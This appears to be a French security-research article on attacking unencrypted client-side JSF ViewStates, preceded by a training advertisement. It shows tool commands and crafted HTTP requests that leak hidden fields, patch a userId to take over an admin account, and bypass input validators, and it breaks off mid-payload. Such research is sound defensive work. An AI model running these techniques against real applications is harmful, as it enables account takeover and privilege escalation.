Cours SANS Institute
Certifications GIAC



SEC 542

Tests d'intrusion applicatifs
et hacking éthique

SEC 560

Network Penetration Testing and
Ethical Hacking

SEC 660

Tests d'intrusion avancés, exploits,
hacking éthique

Dates et plan disponibles

Renseignements et inscriptions

par téléphone +33 (0) 141 409 700

ou par courriel à : formations@hsc.fr

www.hsc-formation.fr

SANS



HSC



JSF : VIEWSTATE DANS TOUS SES ÉTATS

Renaud Dubourguais - Synacktiv - renaud.dubourguais@synacktiv.com

Nicolas Collignon - Synacktiv - nicolas.collignon@synacktiv.com

mots-clés : JSF / VIEWSTATE / EXÉCUTION DE CODE / ÉLÉVATION DE PRIVILÈGES / FUITES D'INFORMATION

Les implémentations JSF sont courantes dans les applications J2EE. Les JSF utilisent les ViewState, déjà connus pour les attaques cryptographiques liées à l'utilisation d'un oracle [PADDING] ou pour réaliser des attaques côté client de type Cross-Site Scripting [XSS]. Nous allons voir qu'en réalité, ceux-ci peuvent aussi être utilisés pour mettre à mal la sécurité d'une application côté serveur.

1 Quelques rappels

Le concept de JSF (JavaServer Faces) a été introduit il y a plusieurs années et il est aujourd'hui largement utilisé au sein des applications J2EE. Il permet d'ajouter une couche d'abstraction sur l'une des parties les plus fastidieuses à implémenter dans une application web : l'interface graphique. La couche JSF permet notamment l'intégration d'éléments complexes au sein d'une application, tels que des composants graphiques par l'utilisation de balises dédiées, l'ajout d'une couche Ajax à l'aide d'un attribut au sein des formulaires et la mise en place de fonctions d'exportation des données affichées dans un format complexe (PDF ou Excel, par exemple).

Mais il serait naïf de penser que l'ajout d'une telle couche ne fait que simplifier le travail d'un développeur. En réalité, elle s'accompagne d'une multitude de mécanismes dont le fonctionnement est obscur et peu maîtrisé. Parmi ces mécanismes se trouve le ViewState.

1.1 JSF vs implémentations

Le terme JSF correspond à une spécification Java dont la première version a été publiée en 2004. Plusieurs implémentations de cette spécification existent. Parmi les plus utilisées à ce jour, nous trouvons Mojarra de Sun (maintenant Oracle) et MyFaces de la fondation Apache.

Il est par ailleurs fréquent d'observer des applications utilisant des bibliothèques supplémentaires rajoutant une surcouche à ces implémentations et facilitant d'autant plus la mise en place d'interfaces utilisateurs respectant les spécifications JSF. Ces librairies permettent l'intégration de composants graphiques complexes en

seulement quelques lignes de code, mais elles peuvent également rajouter de nouvelles portes d'entrée pour un attaquant. Parmi ces librairies, nous pouvons citer **RichFaces**, **PrimeFaces**, **Trinidad** et **Tomahawk**.

1.2 Rôle d'un ViewState

Le but de cet article n'est pas de définir précisément ce qu'est un ViewState, mais quelques rappels peuvent s'avérer utiles pour la suite. Pour les plus intéressés, Microsoft a publié une documentation approfondie [**MSDN**]. Celle-ci concerne la technologie ASP.NET, mais s'applique dans ses principes à JSF.

La vision la plus commune du ViewState qu'ont les développeurs, c'est un champ HTML caché au sein d'une page web, souvent de grande taille (cf. figure 1).

D'un point de vue plus technique, un ViewState est en réalité bien plus qu'un consommateur de bande passante. Il a pour rôle de mémoriser l'état d'un formulaire web tel qu'il est visualisé par l'utilisateur même après plusieurs requêtes HTTP (protocole sans état). L'objectif est de stocker et restaurer les résultats d'actions utilisateurs ayant provoqué une modification du rendu graphique sur la page web (choix dans une liste déroulante, clic sur une case à cocher, etc.). Cela évite d'implémenter de zéro ce mécanisme qui peut représenter un volume de code non négligeable.

1.3 Mode de stockage

Toutes les implémentations que nous avons pu étudier avant la rédaction de cet article proposent deux méthodes de stockage des ViewState : côté serveur ou



```

type="text/javascript">>PrimeFaces.cw('CommandButton','widget_profileForm_j_idt28',{id:'profileForm:j_idt28'});</script><input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState" value="H4sIAAAAAAAAAAAM1WTWbPFR-/tctchylpUkqqUiRCGCV7JYVVOComgRJVdU3RDqU1h7CeDJN11vTmfH9roSVXuAI1A1EHCo1AoKoHAAeHIXjiceEKJCKeB1xuTcAQRkjIXEv0Bmr1xtnE5cK1tbwPOC29+HNe99731z/GVLM5b1BmVSJVhGmpF017t1xv1LdP3z+xb7Xy0tAfAY1kHkMSQD9s/BBRjHEgbvkWCWPHRA4+EXU01h75UjAsadbd0iMw4Vzj0n84r4xaF7Vn1sVtUEGNvFPPC7u3uHs04DHUsH9kmhPCTK7DyHnNTxtA1VUfznbDzjBGoL7bnckeZ4adY7jHjR5tW3V1uvong4H99saufD5ta5o3alHF5kAx7S1bhz2Ajqz10MFePgQoMRX8FB0ck3redIV3eboK1+RawmISSDpmueocjte50GqSsPP77hYEOnUU1OV5gVOp/n1j4feuncjWBziedbgWHRlj5MydCnYPLX/UcumUyjuUh46jOSdk0CsK2x3t0AuUmScxzpGjPMY+qoxobxpWyB-/1AB6vnuPb0d2KCy+mtCz05nPThx40V/tm+QHTp75LSDTCP4eO1PLCRNnho+18qr8iZRS/bij1V3D8bPMLG2KLpKUWYafv5NNGbV55wz1P79v5GTV0eXx3tk/mz7Yfh/fnpvIHd8RrcUFtFKrj5JXNOY8eatyTfKkdsgMfbL/zogq5HepKkh1/YGP4aeEkjQWbHjctmdx6V384/1/K9Wrl7D7QgH1X1wsInNx9Z44+b00ubI4gl1Vi0x7CBXNOx/bdHehsAbxpuw5t122q2Ccdvrb7zbjaihSsa+14/+XXcr+duvm0UkjF041GHlQqEW0JrcjtLyfTS1wdvX3r1o97/JQP1+fDhchaNe4yXsGg0GHVtAGD5+WoXAPzbWPuVz6KmAReG6w2g7FWSQcWBkWmpkV6j1gTzDQoKdEYzLots8Qdr8sOb0gAnhbtLk5R9+9Xrz2FkLULa3dE/CcBXOV/+hf1lsb0EQXjBsJhntifqkOHCMeQoisJrqeCuZ/oLchNbuaQgtTDEBw3w8HHfsr3LohxKmSopjBtxvHh2WKjMFrL2my7Pms4pDAp0XAvvLMTX11N7n0n37JwoYyu5evgcVYg17er+CZM4G2FUmSCYEPNBlpWvpMFV31ktLaR15stfv702vuoRORKyUFVxKc4V7sC1NM0Xu3hpeZcagbrKuNxOsXLYfse+T/yCTMUmu0gVo4GVFFGLwvVQy5VcA94aaF3Wmdb+T2Brqk134EGYihKaIIJ3gneZOlydm0wgnRymwzoHt78wJcnBaWIPR7CLqfR7WbD1jhqkTgChLueIKWccjKwvZofiuq6xPS/ESLm5X1hXq/OW00jd/NHpiab1b1/1kKw6Zgian8f+qjYYXOCyn70oRh3itRTZ/OtaepfPViie40tStBvba4w7282A5USKQ4AAA==" autocomplete="off" />
```

Fig. 1 : ViewState en action.

côté client. Par défaut, la plupart des implémentations sont configurées pour utiliser un stockage côté serveur. Néanmoins, cette configuration peut être modifiée à l'aide du paramètre suivant au sein du fichier **web.xml** de l'application :

```

<context-param>
  <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
  <param-value>[client|server]</param-value>
</context-param>

```

1.3.1 Stockage côté serveur

Lorsque le ViewState est mémorisé par le serveur lui-même, il doit alors pouvoir rester identifiable parmi plusieurs autres et rester propre à chaque utilisateur. Il est donc stocké en session utilisateur et identifié à l'aide d'un identifiant unique transmis à l'utilisateur au sein d'un champ caché ou au sein de code JavaScript :

```
<input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState" value="-7249534836608350716:-2454600105753096458" autocomplete="off" />
```

Lors de la soumission d'un formulaire par l'utilisateur, cet identifiant est transmis au serveur qui pourra ensuite récupérer le ViewState associé et reconstruire l'état des composants graphiques tels qu'ils étaient vus par l'utilisateur et le mettre à jour si besoin. Notons que ce type de stockage différencie JSF et ASP.NET. En effet, ce dernier n'intègre pas nativement le stockage côté serveur.

1.3.2 Stockage côté client

Lorsque les développeurs choisissent de stocker les ViewState côté client, ils sont alors insérés au sein d'un champ caché ou dans du code JavaScript sur l'ensemble des pages web contenant des formulaires HTML. Le navigateur le transmet ensuite au serveur distant à chaque soumission d'un formulaire qui sera alors en charge de le lire pour restaurer l'état des composants graphiques.

Dans une telle configuration, le format du ViewState est alors un objet Java sérialisé qui est lui-même compressé au format GZip puis encodé en base64 (cf. figure 2). Ce format semble universel quelle que soit l'implémentation utilisée par l'application. Par contre, l'objet sérialisé en tant que tel est spécifique. Des couches de sécurité peuvent également être ajoutées comme nous le verrons un peu plus tard.

C'est ce type de stockage qui va nous intéresser pour la suite de l'article.




Fig. 2 : Encodage d'un ViewState sans couche de sécurité.

1.3.3 Choix de la méthode de stockage

Le choix de la méthode de stockage dépend fortement de la problématique à laquelle doit répondre l'application web. Les justifications du choix réalisé lors des développements sont souvent liées aux performances :

- Le stockage côté client permettrait d'alléger le serveur en consommation mémoire, mais réduirait les performances de l'application au niveau du réseau et du décodage des ViewState si ceux-ci sont volumineux.
- Le stockage côté serveur, pour sa part, permettrait d'alléger les clients, mais deviendrait par conséquent consommateur de mémoire lorsque l'interface graphique générée est complexe.

En pratique, on retrouve dans la nature des proportions quasiment équivalentes pour chaque configuration.

1.4 Mécanisme de vérification de l'intégrité et de la confidentialité du ViewState

Plusieurs publications ont montré que le stockage du ViewState côté client ouvre, dans certaines conditions, de nouvelles portes d'entrée vers l'application et peut



être vecteur de vulnérabilités si un attaquant manipule son contenu.

Une publication a permis de montrer que l'ensemble des versions de MyFaces 1.1.7, 1.2.8, 2.0 et antérieures ainsi que Mojarra 1.2.14, 2.0.2 et antérieures permettaient l'injection de composants graphiques arbitraires au sein des pages de l'application si le ViewState n'était pas protégé [XSS]. En terme d'exploitation, cela pouvait permettre l'injection de données arbitraires en session ou la réalisation d'attaques du type Cross-Site Scripting.




Fig. 3 : Encodage d'un ViewState avec la couche de sécurité.

Ces publications ont mis en lumière la nécessité de protéger le ViewState si celui-ci était stocké côté client. En effet, les spécifications JSF antérieures à 2.2 imposent l'implémentation d'un mécanisme de chiffrement, mais n'imposent pas son utilisation par défaut.

Suivant les implémentations, l'activation de ce mécanisme peut être faite au travers de paramètres de configuration spécifiques.

Sous Mojarra, les lignes suivantes au sein du fichier `web.xml` permettent d'activer le chiffrement des données. Il est d'ailleurs important de noter que Mojarra n'inclut pas de HMAC pour le contrôle d'intégrité :

```

<env-entry>
  <env-entry-name>com.sun.faces.ClientStateSavingPassword</env-
entry-name>
  <env-entry-type>java.lang.String</env-entry-type>
  <env-entry-value>[YOUR_SECRET_KEY]</env-entry-value>
</env-entry>
  
```

Sous MyFaces, les lignes suivantes permettent d'activer le chiffrement et le HMAC des ViewState :

```

<context-param>
  <param-name>org.apache.myfaces.USE_ENCRYPTION</param-name>
  <param-value>true</param-value>
</context-param>
  
```

La clé de chiffrement ainsi que les algorithmes peuvent être spécifiés. Sinon, ils seront générés par MyFaces.

Notons également que l'activation par défaut du chiffrement des ViewState est imposée par les spécifications de JSF 2.2 publiée en début d'année 2013. Avant cela, l'implémentation Mojarra ne l'activait pas par défaut contrairement à MyFaces.

2 Intrusion au travers des ViewState

2.1 Description de l'environnement

Pour la suite de l'article, l'application cible sera basée sur les composants et les configurations suivants :

- serveur Apache Tomcat 7.0.42 (dernière version disponible) ;
- surcouche JSF utilisant l'implémentation Mojarra 2.1.23 (dernière version de la branche 2.1) ou 2.0.3 ou MyFaces 2.1.12 (dernière version de la branche 2.1) ou 2.0.7 suivant les cas ;
- bibliothèque PrimeFaces 3.5 (dernière version de branche community) pour l'ajout de composants JSF supplémentaires ;
- bibliothèque Hibernate Validator 5.0.1 (dernière version stable) pour la validation des entrées utilisateurs ;
- stockage du ViewState côté client :

```

<context-param>
  <param-name>javax.faces.STATE_SAVING_METHOD</param-name>
  <param-value>client</param-value>
</context-param>
  
```

- non chiffrement du ViewState (configuration par défaut de Mojarra).

L'application web n'a pas d'importance pour la suite, mais nous pouvons imaginer une application de e-commerce, de banque en ligne ou autre application web manipulant des données confidentielles. Dans notre cas, nous allons travailler sur la gestion d'un profil utilisateur. Celui-ci permet, une fois authentifié, d'éditer un mot de passe, un nom, un prénom, une adresse et une adresse e-mail (cf. figure 4) :

Firstname	renaud
Password	
Lastname	dubourgua
Address	17 rue plop 75001 Paris
Email	renaud.dubourgua@synac
<input type="button" value="Save"/> <input type="button" value="Logout"/>	

Fig. 4 : Interface d'édition de son profil.

Nous irons également faire un tour sur la page permettant de visualiser et d'exporter la liste des opérations bancaires du profil (cf. figure 5) :



Label	Date	Debit
SUPERMARKET	10/07/2013	103.74
CELTIC CORNER	11/07/2013	67.05
ELEMENT 14	15/07/2013	15.0

Export All Data
CSV

Fig. 5 : Interface de consultation de ses opérations bancaires.

2.2 Description de l'outil InYourFace

Comme nous l'avons vu, le format de stockage d'un ViewState côté client est relativement complexe (Base64 + GZIP + objet Java sérialisé). Il est nécessaire d'utiliser un outil permettant d'automatiser la lecture et la modification des ViewState pour pouvoir mener des attaques.

Au moment de la rédaction de cet article, aucun outil ne répondait à notre besoin. Les outils disponibles ne sont généralement applicables qu'à une version précise d'une implémentation. Par exemple, dans le cas de Deface de Trustwave **[DEFACE]**, celui-ci est limité à MyFaces version 1.2.8 et les attaques qu'il permet de réaliser ne sont plus applicables (ou alors plus difficilement) sur les versions supérieures à MyFaces 1.2.8 **[MYFACES]**. Par ailleurs, à chaque fois que les spécifications JSF évoluent, il est nécessaire de modifier l'outil.

L'équipe Synacktiv a donc décidé de développer un outil InYourFace répondant aux besoins suivants :

- lecture et modification des ViewState ;
- indépendance de la version des spécifications JSF utilisées ;
- indépendance de l'implémentation utilisée (MyFaces, Mojarra, etc.).

Pour des raisons de flexibilité et d'indépendance, le choix a été fait d'implémenter un outil de décodage et de patching de ViewState au niveau de l'une des couches les plus basses : la sérialisation Java. L'outil se devait de comprendre la quasi-totalité du protocole de sérialisation Java pour ainsi décoder le ViewState, mais également pour le patcher. Pour cette partie, la bibliothèque **JDESERIALIZE [JDESERIALIZE]** a été étendue. L'outil qui en a résulté accompagné d'un bon éditeur hexadécimal peuvent ensuite être utilisés pour la totalité des attaques qui vont suivre. Pour les plus intéressés, l'outil InYourFace est disponible sur le site web www.synacktiv.com.

2.3 Fuite de données métier

L'une des premières faiblesses des ViewState concerne les fuites d'information. Celles-ci peuvent s'avérer plus ou moins graves selon l'application web

et restent relativement simples à comprendre. Ce qui suit n'est uniquement valable que pour Mojarra 2.0 et antérieures, mais pour toutes les versions de MyFaces disponibles au moment de la rédaction de cet article.

Dans notre exemple, nous sommes face à la page d'édition de notre profil. Au sein de cette page se trouve ce fameux ViewState non chiffré qui contient l'état du formulaire en question, à savoir le contenu des champs **firstname**, **lastname**, **password**, **address** et **email** :

```
<input type="hidden" name="javax.faces.ViewState" id="javax.faces.ViewState" value="H4sIAAAAAAAK1UzW8bRRR/3sSxYwJKK34gVUCErAASzCZCUaWaIdtrFq4xLho+JAx7vjeJLxzjAza697qMR/gMqJqRVCXtDy4cUMIISGbgAs/wPiJx2zWzb9oECYmR9mnezHuzv/fet77v/oSiMhr0NAhBh1gtgypn+TqmLpjz2+/03/n1nwG1ARKoYNG1ipm7Bo+5qZvhRh0q7Wwa21URn1Mn51C08pLxtcs1bUg1jD6oet9HFBo33ydvdeABbb26c8ffLFsXhEeQLQkq6hwxD/PZh2zj0NPKkpEcDZkkgB0pGLLLk3ea1yb7a11xbcdvsvBGBk3ggxqemf1wN4oh+Ut1oUkt1bwbW2y8tVZ5Nta03GLG5t88tzn/9AH8xB0Qnzht91Kcq50byT6LR+MrqOpzbdwMqW3aFdpm/+PVWz+7/dNMDrwWLgaDG3KIDZmEiTvnEPodBBpt11pQMegTpmp9YOH9kwaXFYzptWe/SrmC1RkmhSxMyJ5cmwufx98TEUqbGScGsIdvtdqu5ez2zQ8xbpxjygRLk0uvRWNjG0Wf1Wykx3p0HLPr7y1dv368f1Jdc7kYbs06/v7vzWvNNw7cMHRG8xeo4FcEppKkbwcCoHD1m2d/ydjsJzb/62Wbc2H+FC+a16Ikowzs8rt9and1qyDEbjLchp6axm8LOi0TZVmXlF1f5MjuX2YByMWXdxOmgiInvobBiI6nDfzXcstoIy/q40bm8UY/rk60WDj7ioX19euN2uB4U7hNeRrshIuz+jBzse259LsXTg1TU5ePJ41BFV0oDznmnNSMRi+fVsZ30Bu916Wtu80k1fZ8qDQggkxdB9pvZ7S0vFTd58izXhALzeRjwxo6Hj7GopZHhiuBRmBbwmI6u1EewjJoeDcmSjpXFG8YDhwfSatB/3yihV8GChBSUahjj0gCfRqApTkj1Cvq17KA8qfVEnxAk00sZ0gvVFmLy85j8Lq0R8TM006jUHCMvbF5a0zFb0UkqtUtbGxuba22qcQjBC5pFnA5JGHd1rPdjy3k3djCmaHFo+JD2N3DmywJGbs7Ewj/1hMS0vPpGWFALJQTj8/9fHtQvvrBqkLsWG6Gf7POSm7V6f36SD13PayEzUn3nDiihNvInjstq6bGtU80XJMIXmmnDAKngfxoEztBc7a8EsquMdmDwCSKwe3QMHAaa="autocomplete="off" />
```

En décодant celui-ci à l'aide de notre outil, nous pouvons rapidement observer qu'en réalité le ViewState ne contient pas que les informations affichées dans le formulaire :

```
$ ./inyourface.sh /tmp/viewstate.txt
[...]
[instance 0x7e0040: 0x7e003f/com.myapp.beans.ProfileBean
 s_offset: 1499 / e_offset: 1687
 field data:
 0x7e003f/com.myapp.beans.ProfileBean:
 password: r0x7e003e: [String 0x7e003e: "testtest"]
 email: r0x7e003b: [String 0x7e003b: "renaud.dubourgua@synacktiv.fr"]
 address: r0x7e003a: [String 0x7e003a: "17 rue plop 75001 Paris"]
 userId: 2
 firstname: r0x7e003c: [String 0x7e003c: "renaud"]
 lastname: r0x7e003d: [String 0x7e003d: "dubourgua"]
 username: r0x7e0041: [String 0x7e0041: "rdub"]
 ]
```

Là où, sur l'interface graphique, nous ne pouvions pas visualiser notre nom d'utilisateur (**username**) ni notre identifiant interne à l'application (**userId**), nous pouvons en prendre connaissance en décodant le ViewState. De même pour le mot de passe, lui aussi stocké dans le ViewState.

Pourquoi ce comportement ? En parcourant le reste du ViewState, nous pouvons constater la présence d'un



contrôleur sérialisé (pattern MVC) qui a probablement pour objectif de vérifier les données avant leur mise à jour côté serveur. Ce contrôleur possède un attribut stockant l'objet **ProfileBean** correspondant à notre profil utilisateur :

```
class com.myapp.controllers.ProfileController implements java.io.Serializable {
    java.lang.String address;
    java.lang.String email;
    java.lang.String firstname;
    java.lang.String lastname;
    java.lang.String password;
    com.myapp.beans.ProfileBean profile;
}
```

Ce bean est ensuite utilisé pour récupérer les données de l'utilisateur courant, mais aussi pour les sauvegarder en cas de modification. La raison pour laquelle ces objets se retrouvent dans notre ViewState côté client est purement liée au scope du contrôleur. Si nous jetons un œil au code source de l'application, nous pouvons observer le code suivant au sein du contrôleur **ProfileController** :

```
@ManagedBean(name = "profileController")
@ViewScoped
public class ProfileController implements Serializable {
[...]
    private ProfileBean profile = null;

    @PostConstruct
    public void init() {
        // retrieve the profile from the session
        ExternalContext extContext = FacesContext.getCurrentInstance().
getExternalContext();
        profile = (ProfileBean) extContext.getSessionMap().get("profile");

        this.firstname = profile.getFirstname();
        this.lastname = profile.getLastname();
        this.address = profile.getAddress();
        this.email = profile.getEmail();
    }
}
```

La classe possède l'annotation **@ViewScoped** qui signifie que l'objet a une durée de vie égale à celle du formulaire auquel il est rattaché. Dans notre cas, le contrôleur a une durée de vie égale à celle du formulaire d'édition du profil, ce qui paraît légitime étant donné que le contrôleur a pour unique vocation de traiter les données issues de ce formulaire.

Cette configuration qui paraît anodine a en réalité un impact non négligeable sur le contenu du ViewState. Étant donné que le contrôleur n'a pas pour vocation de vivre plus longtemps que le formulaire auquel il est rattaché, l'implémentation JSF prend la décision de le sérialiser au sein du ViewState associé au formulaire plutôt que de garder une référence à l'objet Java côté serveur. La sérialisation d'un objet entraîne la sérialisation de l'ensemble des objets qu'il contient à l'exception des objets marqués transient. Ici, le profil entier de l'utilisateur (objet **ProfileBean**)

qui contiendra bien plus de données que celles nécessaires à l'affichage sera sérialisé et inclus au sein du ViewState.

Dans des cas plus extrêmes rencontrés lors de tests d'intrusion, il s'avérait que les pages d'administration de la plate-forme possédaient un ViewState contenant une grande partie de la base de données sous-jacente. Parmi ces données, nous pouvions notamment retrouver l'ensemble des empreintes de mots de passe des utilisateurs lorsque l'administrateur consulte la liste des utilisateurs.

Le développeur peut effectivement choisir un scope différent tel que **@SessionScoped** ou **@RequestScoped**, qui permet au contrôleur d'avoir une durée de vie égale respectivement à celle de la session de l'utilisateur ou à celle de la requête HTTP en cours. L'avantage est que le contrôleur n'aurait pas été sérialisé au sein du ViewState éliminant ce comportement. Mais des objets potentiellement volumineux seraient conservés en mémoire côté serveur pour une durée plus ou moins longue.

2.4 Exploitation de références directes

Continuons notre exploration des ViewState JSF et montons un peu plus en difficulté. Comme nous l'avons vu précédemment, le ViewState contient des données normalement non visibles comme notre identifiant interne (attribut **userId**). Que se passe-t-il si nous modifions cet identifiant lors de la soumission du formulaire et du ViewState ?

Une vérification rapide peut être faite grâce à l'outil InYourFace en tentant de changer le mot de passe d'un autre utilisateur, par exemple admin qui possède dirons-nous l'identifiant 0 (information qui aura été récupérée par un autre moyen). Nous allons décoder, patcher puis renvoyer notre ViewState afin d'observer le comportement de l'application vis-à-vis de ce changement :

```
$ ./inyourface.sh -patch 0x7e0040 userId 0 -outfile /tmp/
patched.txt /tmp/viewstate.txt
patching object @ s_offset=1651 / e_offset=1655 / size=4 / value=0
```

En décodant le fichier de sortie, nous observons que la modification a bien eu lieu :

```
$ ./inyourface.sh /tmp/patched.txt
[...]
[instance 0x7e0040: 0x7e003f/com.myapp.beans.ProfileBean
 s_offset: 1499 / e_offset: 1690
 field data:
 0x7e003f/com.myapp.beans.ProfileBean:
    firstname: r0x7e003c: [String 0x7e003c: "renaud"]
    username: r0x7e0042: [String 0x7e0042: "rdub"]
    password: r0x7e0041: [String 0x7e0041: "testtest"]]
```



```
address: r0x7e003a: [String 0x7e003a: "17 rue plop 75001 Paris"]
userId: 0
email: r0x7e003b: [String 0x7e003b: "renaud.dubourguais@synacktiv.fr"]
lastname: r0x7e003d: [String 0x7e003d: "dubourguais"]
]
```

Avec un outil permettant de rejouer une requête de mise à jour du profil (par exemple le proxy local BurpSuite), nous pouvons envoyer notre ViewState modifié accompagné du nouveau mot de passe au sein du paramètre HTTP dédié à cet effet :

```
profileForm=profileForm&profileForm%3Afirstname=reraud&profileForm%3Apassword=w00tw00t&profileForm%3Alastname=dubourguais&profileForm%3Aaddress=17+rue+plop+75001+Paris&profileForm%3Aemail=reraud.dubourguais@synacktiv.fr&profileForm%3Aj_idt14=Save&javax.faces.ViewState=H4sIAAAAAAAK1Uz28bRRR%2BXsexYwJKk1K0%2BBUhK4DUziZCUaWaUidtrFq4xcLhR8WhHe%2B040nG08PMrL3uoRL%2FARInpFZcOXDjzAEhhIQEAo78D4hTz%2FBms7a3bYKExEj7NG%2FmvZLvv%2Ffn%2B%2FpPKCmj4cwhHVESWY7IdWoGN6gqlf[...]
```

L'application accepte notre ViewState et semble également avoir effectué la mise à jour sans erreur. Nous confirmons ensuite que nous avons bien mis à jour le profil de l'utilisateur admin en tentant de nous connecter sous son identité avec le mot de passe que nous venons de définir :

• Welcome admin

Firstname	renaud
Password	
Lastname	dubourguais
Address	17 rue plop 75001 Paris
Email	renaud.dubourguais@synac
Save	Logout

Fig. 6 : Connexion en tant qu'administrateur.

Note

Les données personnelles de l'administrateur (nom, prénom, adresse, e-mail, etc.) correspondent désormais aux nôtres. Ce comportement est lié aux données envoyées lors de la requête HTTP de mise à jour. Pour plus de discréption et éviter la modification de l'ensemble des données personnelles de la cible, il aurait été nécessaire de connaître celles-ci pour ne pas les modifier.

Le comportement observé est lié au fait que l'implémentation JSF va reconstruire les objets Java marqués **@ViewScoped** à l'aide du ViewState contenu dans notre requête, à savoir le contrôleur et les objets qu'il contient dont notre profil utilisateur. Lors de la sauvegarde effective des données en base de données, c'est donc l'objet que nous avons modifié au sein du

ViewState qui sera utilisé. Par exemple, dans la clause **where**, c'est l'identifiant modifié (0 au lieu de 2) qui servira de condition :

```
String sql = "update users set firstname = ?, lastname = ?, address = ?, email = ?, password = ? where id = ?";
ps = con.prepareStatement(sql);
ps.setString(1, firstname);
ps.setString(2, lastname);
ps.setString(3, address);
ps.setString(4, email);
ps.setString(5, password);
ps.setInt(6, userId);
ps.executeUpdate();
con.close();
```

Le ViewState n'ayant pas pour vocation d'être manipulé par un utilisateur, l'application fait donc entièrement confiance à celui-ci. De son côté, le développeur étant persuadé que l'identifiant de l'utilisateur n'est pas visible côté client, il ne vérifiera pas sa valeur. Les vulnérabilités de type Insecure Direct Object References (OWASP A4) peuvent donc faire leur apparition à des endroits inattendus.

Nous vous laissons imaginer les possibilités que cela offre en termes d'usurpation d'identité et d'élevation de privilèges sur une application web vulnérable.

2.5 Contournement des validateurs d'entrées utilisateur

Nous allons maintenant considérer que nous sommes sur un environnement utilisant MyFaces 2.0.7. Ce choix n'est pas anodin étant donné qu'il permet de mettre en valeur des failles potentielles présentes dans toutes les versions antérieures à MyFaces 2.0.8. La version 2.0.8 réalise de nombreux changements de fond corrigeant par la même occasion la vulnérabilité présentée.

Au sein du formulaire d'édition de notre profil, les données saisies sont sujettes à un contrôle de validité grâce aux annotations suivantes au sein du contrôleur **ProfileController** :

```
@Pattern(regexp="[A-Za-z]{2,20}")
private String firstname = null;
@Pattern(regexp="[A-Za-z]{2,20}")
private String lastname = null;
@NotNull @Size(max=30)
private String address = null;
@Pattern(regexp="^[_A-Za-z0-9-\.\+]+\(\.\[_A-Za-z0-9-\]+\)*@[A-Za-z0-9-]+\(\.\.[A-Za-z0-9]+\)*\(\.\.[A-Za-z]{2,}\)$")
private String email = null;
@NotNull @Size(min=8)
private String password = null;
```



Le code précédent impose les règles suivantes :

- le prénom et le nom de famille ne doivent contenir que des lettres de l'alphabet majuscules/minuscules entre 2 et 20 caractères ;
- l'adresse ne doit pas excéder 30 caractères tous caractères confondus ;
- l'adresse e-mail doit respecter une expression rationnelle typique ;
- le mot de passe ne doit pas avoir une taille inférieure à 8 caractères.

Le contrôle de ces restrictions va être délégué à la première librairie implémentant la JSR 349 spécifiant comment valider le contenu d'un bean. Dans notre cas, il s'agit de Hibernate Validator 5.0.1, mais cela aurait pu être une tout autre implémentation.

- Email does not match the regular expression.
- Password does not match the regular expression.
- Lastname does not match the regular expression.
- Firstname does not match the regular expression.
- Address does not match the regular expression.

Firstname

Password

Lastname

Address

Email

Fig. 7 : Validation de bean en action.

Ce type de contrôle est souvent utilisé pour ensuite s'abstenir de réaliser des contrôles poussés lors de l'utilisation des données concernées au sein de traitements plus complexes tels que des requêtes SQL par exemple. En temps normal, ces contrôles fonctionnent parfaitement, mais encore une fois, allons jeter un œil au sein du ViewState :

```
[instance 0x7e000b: 0x7e0007 javax.faces.component._AttachedDeltaWrapper
  s_offset: 277 / e_offset: 316
  field data:
    0x7e0007 javax.faces.component._AttachedDeltaWrapper:
      _wrappedStateObject: r0x7e000c: [String 0x7e000c: "javax.validation.groups.Default"]
]
[...]
[instance 0x7e0031: 0x7e0007 javax.faces.component._AttachedDeltaWrapper
  s_offset: 1159 / e_offset: 1169
  field data:
    0x7e0007 javax.faces.component._AttachedDeltaWrapper:
      _wrappedStateObject: r0x7e000c: [String 0x7e000c: "javax.validation.groups.Default"]
]
```

Un objet de type **javax.faces.component._AttachedDeltaWrapper** est présent au sein de celui-ci. Ce type d'objet permet généralement de reconstruire

des objets qui sont à la base non sérialisables. Dans notre cas, il s'agit de l'interface **javax.validation.groups.Default**.

Dans la pratique, JSF fournit la possibilité de configurer des groupes permettant de définir des contraintes avec des valeurs différentes suivant la situation. Par exemple, dans un cas, vous voulez forcer au minimum 6 caractères pour un mot de passe (utilisateur standard) et dans l'autre 12 caractères (cas des administrateurs par exemple). Dans les deux cas, la contrainte sera la même (limitation en taille), mais sa valeur sera différente suivant les cas.

Si aucun groupe n'est défini, le groupe par défaut **javax.validation.groups.Default** est alors assigné aux contraintes concernées.

Il s'agit donc du groupe assigné aux contraintes qui apparaît dans le ViewState. La question qui en découle est donc : que se passe-t-il si nous modifions sa valeur ? À l'aide de notre outil, nous réalisation cette modification en y insérant le nom d'une interface arbitraire :

```
$> ./inyourface.sh -patch 0x7e0031 _wrappedStateObject java.util.Map -patch
0x7e000b _wrappedStateObject java.util.Map -outfile /tmp/patched.txt /tmp/
viewstate.txt
patching object @ s_offset=282 / e_offset=316 / size=34 / value=java.util.Map
patching object @ s_offset=1164 / e_offset=1169 / size=5 / value=java.util.Map
```

Nous envoyons ensuite une requête HTTP reprenant ce ViewState avec des données ne respectant pas les contraintes JSF :

```
profileForm%3Afirstname=%27&profileForm%3Apassword=A&profileForm%3Alastname=%27&profileForm%3Aaddress=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA&profileForm%3Aemail=%27&profileForm%3Aj_id33
2725801_7a8b1598=Save&profileForm_SUBMIT=1&javax.faces.ViewState=r0
